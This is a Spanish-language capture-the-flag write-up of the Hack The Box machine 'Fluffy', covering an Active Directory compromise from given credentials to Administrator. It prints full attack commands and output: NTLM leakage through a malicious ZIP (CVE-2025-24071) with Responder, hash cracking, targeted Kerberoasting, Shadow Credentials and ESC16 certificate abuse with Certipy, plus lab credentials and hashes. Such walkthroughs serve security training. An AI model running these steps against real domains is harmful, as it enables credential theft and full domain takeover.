Fluffy (Easy)
root@SynAckLabs:~# ./show_index.sh
Resumen
Esta máquina es un Domain Controller de Active Directory. Empiezo con unas credenciales iniciales para enumerar SMB, encuentro un share con material (incluyendo un PDF con CVEs) y abuso CVE-2025-24071 para forzar una autenticación SMB y capturar un hash NTLMv2. Tras crackearlo, uso BloodHound para identificar un camino de escalada vía permisos GenericWrite, realizo Shadow Credentials con Certipy para obtener hashes NT, y finalmente abuso una mala configuración de AD CS identificada como ESC16 para impersonar a Administrator.
Credenciales iniciales
Credenciales dadas: j.fleischman:J0elTHEM4n1990!
Escaneo
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-01-19 23:10:55Z)
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-01-19T23:12:24+00:00; +7h00m03s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-17T16:04:17
| Not valid after:  2026-04-17T16:04:17
| -----BEGIN CERTIFICATE-----
| MIIGJzCCBQ+gAwIBAgITUAAAAAJKRwEaLBjVaAAAAAAAAjANBgkqhkiG9w0BAQsF
| ...
|_-----END CERTIFICATE-----
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-01-19T23:12:25+00:00; +7h00m03s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-17T16:04:17
| Not valid after:  2026-04-17T16:04:17
| -----BEGIN CERTIFICATE-----
| MIIGJzCCBQ+gAwIBAgITUAAAAAJKRwEaLBjVaAAAAAAAAjANBgkqhkiG9w0BAQsF
| ...
|_-----END CERTIFICATE-----
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49691/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49699/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49709/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49723/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Enumeración SMB
Confirmo que es una máquina de AD y tiro por SMB.
┌──(root㉿kali)-[/home/…/Desktop/HTB/Fluffy/loot]
└─# nxc smb 10.129.78.23 -u  j.fleischman  -p 'J0elTHEM4n1990!' --shares
SMB         10.129.78.23    445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB         10.129.78.23    445    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
SMB         10.129.78.23    445    DC01             [*] Enumerated shares
SMB         10.129.78.23    445    DC01             Share           Permissions     Remark
SMB         10.129.78.23    445    DC01             -----           -----------     ------
SMB         10.129.78.23    445    DC01             ADMIN$                          Remote Admin
SMB         10.129.78.23    445    DC01             C$                              Default share
SMB         10.129.78.23    445    DC01             IPC$            READ            Remote IPC
SMB         10.129.78.23    445    DC01             IT              READ,WRITE
SMB         10.129.78.23    445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.78.23    445    DC01             SYSVOL          READ            Logon server share
Veo que el share IT tiene permisos de escritura, así que entro a mirar contenido:
smbclient '//10.129.78.23/IT' -U fluffy.htb/j.fleischman%J0elTHEM4n1990!
Try "help" to get a list of possible commands.
smb: \> DIR
  .                                   D        0  Tue Jan 20 00:12:04 2026
  ..                                  D        0  Tue Jan 20 00:12:04 2026
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 17:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 17:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 17:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 17:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 16:31:07 2025

                5842943 blocks of size 4096. 1530895 blocks available
PDF con CVEs

En el share aparece un PDF con vulnerabilidades. Me lo descargo y veo lo siguiente:
CVE ID
CVE-2025-24996--Critical
CVE-2025-24071--Critical
CVE-2025-46785--High
CVE-2025-29968--High
CVE-2025-21193--Medium
CVE-2025-3445--Low
La que más me interesa aquí es CVE-2025-24071:
Windows Explorer automatically initiates an SMB authentication request when a
.library-ms file is extracted from a ZIP archive. This causes NTLM credentials
(in hashed format) to be leaked to a remote SMB server controlled by the attacker.
No user interaction is required beyond extraction.

Uso este exploit:
https://www.exploit-db.com/exploits/52310
Captura de hash NTLMv2 con Responder

Genero el ZIP malicioso y lo subo al share IT (tengo escritura). En paralelo levanto Responder para capturar la autenticación.
smbclient '//10.129.78.23/IT' -U fluffy.htb/j.fleischman%J0elTHEM4n1990!
Try "help" to get a list of possible commands.
smb: \> put malicious.zip
putting file malicious.zip as \malicious.zip (2.0 kb/s) (average 2.0 kb/s)
Espero unos segundos y recibo el hash:
[SMB] NTLMv2-SSP Client   : 10.129.78.23
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:f74081931ace9d2a:B7AE54D953F98A9BAA7AF1FFA9A66B7E:0101000000000000802CFE656989DC01C70A4C638403E30B0000000002000800370039005800330001001E00570049004E002D003200500045004D0043004A00420048004F003600570004003400570049004E002D003200500045004D0043004A00420048004F00360057002E0037003900580033002E004C004F00430041004C000300140037003900580033002E004C004F00430041004C000500140037003900580033002E004C004F00430041004C0007000800802CFE656989DC01060004000200000008003000300000000000000001000000002000009A1D51B76B59C74DF9A070F2C83658F60E9885997FEED0398370D04783BA2D0C0A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310035002E00340034000000000000000000
Crackeo con hashcat (modo -m 5600) y obtengo la contraseña:
P.AGILA::FLUFFY:f74081931ace9d2a:b7ae54d953f98a9baa7af1ffa9a66b7e:0101000000000000802cfe656989dc01c70a4c638403e30b0000000002000800370039005800330001001e00570049004e002d003200500045004d0043004a00420048004f003600570004003400570049004e002d003200500045004d0043004a00420048004f00360057002e0037003900580033002e004c004f00430041004c000300140037003900580033002e004c004f00430041004c000500140037003900580033002e004c004f00430041004c0007000800802cfe656989dc01060004000200000008003000300000000000000001000000002000009a1d51b76b59c74df9a070f2c83658f60e9885997feed0398370d04783ba2d0c0a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310035002e00340034000000000000000000:prometheusx-303
p.agila:prometheusx-303
BloodHound: path de escalada
No encuentro demasiado enumerando directamente con este usuario, así que tiro de rusthound-ce y analizo con BloodHound.
rusthound-ce -u p.agila -p 'prometheusx-303' --domain fluffy.htb
Veo un camino claro hacia ca_svc (miembro de cert publisher) desde p.agila.

Aprovecho permisos para añadir p.agila al grupo service accounts:
bloodyAD -u 'p.agila' -p 'prometheusx-303' -d fluffy.htb --host 10.129.78.23 add groupMember 'service accounts' p.agila
Kerberoasting dirigido (targetedKerberoast)
Ahora uso targetedKerberoast.py para extraer hashes. Antes sincronizo reloj.
┌──(root㉿kali)-[/home/…/Desktop/HTB/Fluffy/loot]
└─# ntpdate fluffy.htb &&
targetedKerberoast.py
 -v -d 'fluffy.htb' -u 'p.agila' -p 'prometheusx-303'

2026-01-20 00:56:56.676545 (+0100) +25199.665597 +/- 0.037951 fluffy.htb 10.129.78.23 s1 no-leap
CLOCK: time stepped by 25199.665597
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (ca_svc)
$krb5tgs$23$*ca_svc$FLUFFY.HTB$fluffy.htb/ca_svc*$6b56d380186cf766215630dc2a4a2509$...
[+] Printing hash for (ldap_svc)
$krb5tgs$23$*ldap_svc$FLUFFY.HTB$fluffy.htb/ldap_svc*$170ab6e4fc848133b7b3af897c0300c2$...
[+] Printing hash for (winrm_svc)
$krb5tgs$23$*winrm_svc$FLUFFY.HTB$fluffy.htb/winrm_svc*$19c1771a343c902076eee1003cf0e4d5$...
Intento crackear, pero no saco nada útil.
Shadow Credentials con Certipy
Cambio de enfoque y pruebo Shadow Credentials. La idea aquí es modificar el atributo msDS-KeyCredentialLink para poder autenticarse con PKINIT sin conocer la contraseña.
Ejecuto:
ntpdate -u fluffy.htb && certipy-ad shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' -account ca_svc
2026-01-20 01:08:18.579036 (+0100) +25199.672015 +/- 0.024036 fluffy.htb 10.129.78.23 s1 no-leap
CLOCK: time stepped by 25199.672015
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '224a33db-8f3b-e338-547f-7e9041c661cd'
[*] Adding Key Credential with device ID '224a33db-8f3b-e338-547f-7e9041c661cd' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '224a33db-8f3b-e338-547f-7e9041c661cd' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Using principal: ca_svc@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[-] Got error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
[-] Use -debug to print a stacktrace
Aunque aquí no saco el NT hash por el clock skew, sí obtengo un TGT. Luego vuelvo atrás para corregir la parte de sincronización y generar el .pfx.
ntpdate -u fluffy.htb && certipy-ad shadow add -username p.agila@fluffy.htb -password 'prometheusx-303' -account ca_svc -dc-ip 10.129.78.23

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '50de2216-d7b5-75e9-0e19-555d205a9a10'
[*] Adding Key Credential with device ID '50de2216-d7b5-75e9-0e19-555d205a9a10' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '50de2216-d7b5-75e9-0e19-555d205a9a10' to the Key Credentials for 'ca_svc'
[*] Saved certificate and private key to 'ca_svc.pfx'
Con el .pfx ya puedo pedir el hash NT:
ntpdate -u fluffy.htb &&  certipy-ad auth -pfx ca_svc.pfx -dc-ip 10.129.78.23 -username ca_svc -domain fluffy.htb


[!] Could not find identification in the provided certificate
[*] Using principal: ca_svc@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Got hash for 'ca_svc@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:ca0f4f9e9eb8a092addf53bb03fc98c8
A partir de aquí, asumo que tengo delante una infraestructura AD CS (por la cuenta de servicio de CA).
Enumeración AD CS y detección de ESC16
Busco plantillas/vulnerabilidades con Certipy:
certipy-ad find -u 'ca_svc' -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.129.78.23 -vulnerable -enabled -stdout


...

 [!] Vulnerabilities
 ESC16 : Security Extension is disabled.
 [*] Remarks
 ESC16 : Other prerequisites may be required for this to
be exploitable. See the wiki for more details.
Certificate Templates : [!] Could not find any certificate templates
Aquí dejo el extracto de la wiki que estuve siguiendo para ESC16 (tal cual lo apunté):
“Exploitation with Certipy
The exploitation mechanisms for ESC16 are identical to those for ESC9 because the end result - a certificate lacking the SID security extension - is the same. The important difference is that for ESC16, any certificate template enabling client authentication and issued by this misconfigured CA can be used in the UPN manipulation attack, not just a template specifically flagged with CT_FLAG_NO_SECURITY_EXTENSION.
Scenario A: UPN Manipulation (Requires StrongCertificateBindingEnforcement = 1 (Compatibility) or 0 (Disabled) on DCs, and attacker has write access to a “victim” account’s UPN)
Attacker (attacker@corp.local) has GenericWrite permission over a “victim” account (victim@corp.local). The victim account can enroll in any suitable client authentication template (e.g., the default “User” template) on the ESC16-vulnerable CA. The target for impersonation is administrator@corp.local.
Step 1: Read initial UPN of the victim account (Optional - for restoration).
certipy account \
    -u 'attacker@corp.local' -p 'Passw0rd!' \
    -dc-ip '10.0.0.100' -user 'victim' \
    read
Expected Output Snippet:
Certipy v5.0.0 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'victim':
    cn                                  : Victim
    userPrincipalName                   : victim@CORP.LOCAL
...
Step 2: Update the victim account’s UPN to the target administrator’s
sAMAccountName****.certipy account \ -u 'attacker@corp.local' -p 'Passw0rd!' \ -dc-ip '10.0.0.100' -upn 'administrator' \ -user 'victim' updateExpected Output Snippet:
Certipy v5.0.0 - by Oliver Lyak (ly4k)

[*] Updating user 'victim':
    userPrincipalName                   : administrator
[*] Successfully updated 'victim'
Step 3: (If needed) Obtain credentials for the “victim” account (e.g., via Shadow Credentials).
certipy shadow \
    -u 'attacker@corp.local' -p 'Passw0rd!' \
    -dc-ip '10.0.0.100' -account 'victim' \
    auto
Expected Output Snippet:
Certipy v5.0.0 - by Oliver Lyak (ly4k)
...
[*] Saving credential cache to 'victim.ccache'
[*] Wrote credential cache to 'victim.ccache'
[*] NT hash for 'victim': fc525c9683e8fe067095ba2ddc971889
Step 4: Request a certificate as the “victim” user from any suitable client authentication template (e.g., “User”) on the ESC16-vulnerable CA. Because the CA is vulnerable to ESC16, it will automatically omit the SID security extension from the issued certificate, regardless of the template’s specific settings for this extension. Set the Kerberos credential cache environment variable (shell command):
export KRB5CCNAME=victim.ccacheThen request the certificate:
certipy req \
    -k -dc-ip '10.0.0.100' \
    -target 'CA.CORP.LOCAL' -ca 'CORP-CA' \
    -template 'User'
Expected Output Snippet:
`Certipy v5.0.0 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC [*] Request ID is 1 [*] Successfully requested certificate [*] Got certificate with UPN ‘administrator@corp.local’ [*] Certificate has no object SID [*] Try using -sid to set the object SID or see the wiki for more details [*] Saving certificate and private key to ‘administrator.pfx’ [*] Wrote certificate and private key to ‘administrator.pfx’` ”
Ajuste de tiempo y hash de winrm_svc
Necesito maniobrar rápido (porque p.agila vuelve a su estado normal en poco tiempo), así que saco el hash de winrm_svc para trabajar más cómodo.
faketime -f +7h certipy-ad auth -pfx winrm_svc.pfx -dc-ip 10.129.78.23 -username winrm_svc -domain fluffy.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Could not find identification in the provided certificate
[*] Using principal: winrm_svc@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Got hash for 'winrm_svc@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:33bd09dcd697600edf6b3a7af4875767
Nota: aquí uso faketime para “fakear” la hora y evitar problemas de Kerberos (porque ntpupdate no me estaba funcionando correctamente). Así me salto parte del lío de sincronización.
User flag (WinRM)
Con esa cuenta entro por evilwin-rm y obtengo la user flag.
ESC16: UPN manipulation + certificado de Administrator

Modifico el UPN de ca_svc y lo pongo como administrator

Hago el request del certificado y puedo impersonar a Administrator.
Después tengo que revertir el UPN de ca_svc a otro valor para que el nombre administrator vuelva a apuntar al Administrador real.
Revierto el UPN de ca_svc:
certipy-ad account -u 'winrm_svc' -hashes '33bd09dcd697600edf6b3a7af4875767' -dc-ip '10.129.78.23' -user 'ca_svc' -upn 'ca_svc_restored' update
Y me autentico con el certificado de Administrator:
faketime -f +7h certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.78.23 -domain fluffy.htb

Lo tengo.